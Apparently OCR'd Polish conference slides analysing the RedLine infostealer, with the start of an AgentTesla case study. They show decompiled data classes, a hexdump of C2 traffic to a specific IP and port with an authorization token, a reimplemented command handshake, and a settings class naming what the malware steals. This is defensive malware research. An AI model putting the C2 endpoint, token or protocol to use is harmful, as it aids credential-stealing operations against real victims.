
```
5   // Token: 0x0200005D RID: 93
6   [DataContract(Name = "Entity2", Namespace = "Entity")]
7   public class dnlibDotNetScopeTypeH
8   {
9       // Token: 0x1700002A RID: 42
10      // (get) Token: 0x060001D4 RID: 468 RVA: 0x0000432A File Offset: 0x0000252A
11      // (set) Token: 0x060001D5 RID: 469 RVA: 0x00004332 File Offset: 0x00002532
12      [DataMember(Name = "Id1")]
13      public bool Id1 { get; set; }
14
15      // Token: 0x1700002B RID: 43
16      // (get) Token: 0x060001D6 RID: 470 RVA: 0x0000433B File Offset: 0x0000253B
17      // (set) Token: 0x060001D7 RID: 471 RVA: 0x00004343 File Offset: 0x00002543
18      [DataMember(Name = "Id2")]
19      public bool Id2 { get; set; }
20
```

Krok trzeci: analiza

- Metoda komunikacji: .NET SOAP API


```
5   // Token: 0x0200005D RID: 93
6   [DataContract(Name = "Entity2", Namespac
7   public class dnlibDotNetScopeTypeH
8   {
9       // Token: 0x1700002A RID: 42
10      // (get) Token: 0x060001D4 RID: 468                                    2A
11      // (set) Token: 0x060001D5 RID: 469                                    32
12      [DataMember(Name = "Id1")]
13      public bool Id1 { get; set; }
14
15      // Token: 0x1700002B RID: 43
16      // (get) Token: 0x060001D6 RID: 470                                    3B
17      // (set) Token: 0x060001D7 RID: 471 RVA: 0x00004343 File Offset: 0x00002543
18      [DataMember(Name = "Id2")]
19      public bool Id2 { get; set; }
20
```

Krok czwarty: reimplementacja



```
00000000  00 01 00 01 02 02 1c 6e  65 74 2e 74 63 70 3a 2f   .......n et.tcp:/
00000010  2f 38 39 2e 32 33 2e 39  38 2e 37 35 3a 34 35 37   /89.23.9 8.75:457
00000020  36 38 2f 03 08 0c                                68/...
    00000000  0b                                             .
00000026  06 c8 01 53 1d 68 74 74  70 3a 2f 2f 74 65 6d 70   ...S.htt p://temp
00000036  75 72 69 2e 6f 72 67 2f  45 6e 74 69 74 79 2f 49   uri.org/ Entity/I
00000046  64 31 1c 6e 65 74 2e 74  63 70 3a 2f 2f 38 39 2e   d1.net.t cp://89.
00000056  32 33 2e 39 38 2e 37 35  3a 34 35 37 36 38 2f 03   23.98.75 :45768/.
00000066  49 64 31 13 68 74 74 70  3a 2f 2f 74 65 6d 70 75   Id1.http ://tempu
00000076  72 69 2e 6f 72 67 2f 56  02 0b 01 73 04 0b 01 61   ri.org/V ...s...a
00000086  06 56 08 44 0a 1e 00 82  ab 01 40 0d 41 75 74 68   .V.D.... ..@.Auth
00000096  6f 72 69 7a 61 74 69 6f  6e 08 03 6e 73 31 99 20   orizatio n..ns1.
000000A6  35 61 61 30 36 36 62 33  39 61 35 64 35 36 65 63   5aa066b3 9a5d56ec
000000B6  63 64 62 32 32 33 30 31  64 61 62 30 31 30 38 35   cdb22301 dab01085
000000C6  44 1a ad d4 80 d9 c4 e0  c4 6f 45 bb fe 6b cc a3   D....... .oE..k..
000000D6  de 15 19 44 2c 44 2a ab  14 01 44 0c 1e 00 82 ab   ...D,D*. ..D.....
000000E6  03 01 56 0e 42 05 0a 07  01 01 01                  ..V.B... ...
    00000001  06 8b 01 50 25 68 74 74  70 3a 2f 2f 74 65 6d 70   ...P%htt p://temp
    00000011  75 72 69 2e 6f 72 67 2f  45 6e 74 69 74 79 2f 49   uri.org/ Entity/I
    00000021  64 31 52 65 73 70 6f 6e  73 65 0b 49 64 31 52 65   d1Respon se.Id1Re
    00000031  73 70 6f 6e 73 65 13 68  74 74 70 3a 2f 2f 74 65   sponse.h ttp://te
    00000041  6d 70 75 72 69 2e 6f 72  67 2f 09 49 64 31 52 65   mpuri.or g/.Id1Re
    00000051  73 75 6c 74 56 02 0b 01  73 04 0b 01 61 06 56 08   sultV... s...a.V.
    00000061  44 0a 1e 00 82 ab 01 44  12 ad d4 80 d9 c4 e0 c4   D......D ........
    00000071  6f 45 bb fe 6b cc a3 de  15 19 44 0c 1e 00 82 ab   oE..k... ..D.....
    00000081  14 01 56 0e 42 03 0a 05  42 07 87 01 01 01         ..V.B... B.....
000000F1  06 97 01 22 1d 68 74 74  70 3a 2f 2f 74 65 6d 70   ...".htt p://temp
00000101  75 72 69 2e 6f 72 67 2f  45 6e 74 69 74 79 2f 49   uri.org/ Entity/I
00000111  64 32 03 49 64 32 56 02  0b 01 73 04 0b 01 61 06   d2.Id2V. ..s...a.
00000121  56 08 44 0a 1e 00 82 ab  09 40 0d 41 75 74 68 6f   V.D..... .@.Autho
00000131  72 69 7a 61 74 69 6f 6e  08 03 6e 73 31 99 20 35   rization ..ns1. 5
00000141  61 61 30 36 36 62 33 39  61 35 64 35 36 65 63 63   aa066b39 a5d56ecc
00000151  64 62 32 32 33 30 31 64  61 62 30 31 30 38 35 44   db22301d ab01085D
00000161  1a ad 96 b4 25 e4 a7 08  dd 46 ac 49 4e c1 5b fa   ....%... .F.IN.[.
00000171  33 73 44 2c 44 2a ab 14  01 44 0c 1e 00 82 ab 03   3sD,D*.. .D......
00000181  01 56 0e 42 0b 0a 07 01  01 01                    .V.B.... ..
```


Krok czwarty: reimplementacja



>> Hello

<< [ScanTelegram, ScanFiles, ScanFTP]


Krok czwarty: reimplementacja



>> Hello
<< [ScanTelegram, ScanFiles, ScanFTP]

>> ScanTelegramResults
<< OK

Krok czwarty: reimplementacja




>> Hello
<< [ScanTelegram, ScanFiles, ScanFTP]

>> ScanTelegramResults
<< OK

>> ScanFilesResult
<< OK

Krok czwarty: reimplementacja



>> Hello
<< [ScanTelegram, ScanFiles, ScanFTP]

>> ScanTelegramResults
<< OK

>> ScanFilesResult
<< OK

>> ScanFTPResult
<< OK

Krok czwarty: reimplementacja


```
public class Settings
{
    public bool ScanBrowsers { get; set; }
    public bool ScanFiles { get; set; }
    public bool ScanFTPs { get; set; }
    public bool ScanBrowserExtensions { get; set; }
    public bool GetScreenshot { get; set; }
    public bool ScanTelegram { get; set; }
    public bool ScanVPNs { get; set; }
    public bool ScanGames { get; set; }
    public bool ScanDiscord { get; set; }
    public List<string> Patterns { get; set; }
    public List<string> Profiles { get; set; }
    public List<string> Paths { get; set; }
    public List<EConfig> Config { get; set; }
}
```

Krok piąty: komunikacja

Family	Config ID	Config type	Tags
redlinestealer	e5d9ddeec61819664cf051a20c1bb12a2124859cb8376a2c8ec0d06a7df2e3a5	static	
redlinestealer	2ad0cf185d0c70682fcdaad8cbefd10b18d04c6655506d9b78f79236cf0e89fa	static	
redlinestealer	0513bea1bc1c50176736f3cb3b14920e02c06b7858f6539de6ef2f8e42a8ed9b	static	
redlinestealer	9052271a200c1b9f512bc8a4f7510a977229681a113fde15528ce04681eb94f9	static	
redlinestealer	65c21d99064e0e678e8a9bbf01456bce0592ee2c092820817505c6ae41cec8ad	static	
redlinestealer	941046adc51a174f8d34d3d62323e318d571ed184230997abee9a7ceb3d260f6	static	
redlinestealer	b9c098c96fd431d79c1f271f9dccb32a4ba08cded7c14cba1f97b3e1a1dbce47	static	
redlinestealer	b0cdc42df0c68d540fe761a11de16a06e45495a7ec9c8700a790152d756595b9	static	

Krok szósty: eskalacja?


część 4



case study: AgentTesla

AgentTesla


Bardzo popularne “narzędzie administracyjne”




Krok pierwszy: próbka

https://bazaar.abuse.ch/sample/9b58155670290b5c9a70c783c2430a1614cd855858e2b582ccd20b3ea6aeaa56/


http://s.tailcall.net/agenttesla




Krok trzeci: analiza



Krok trzeci: analiza



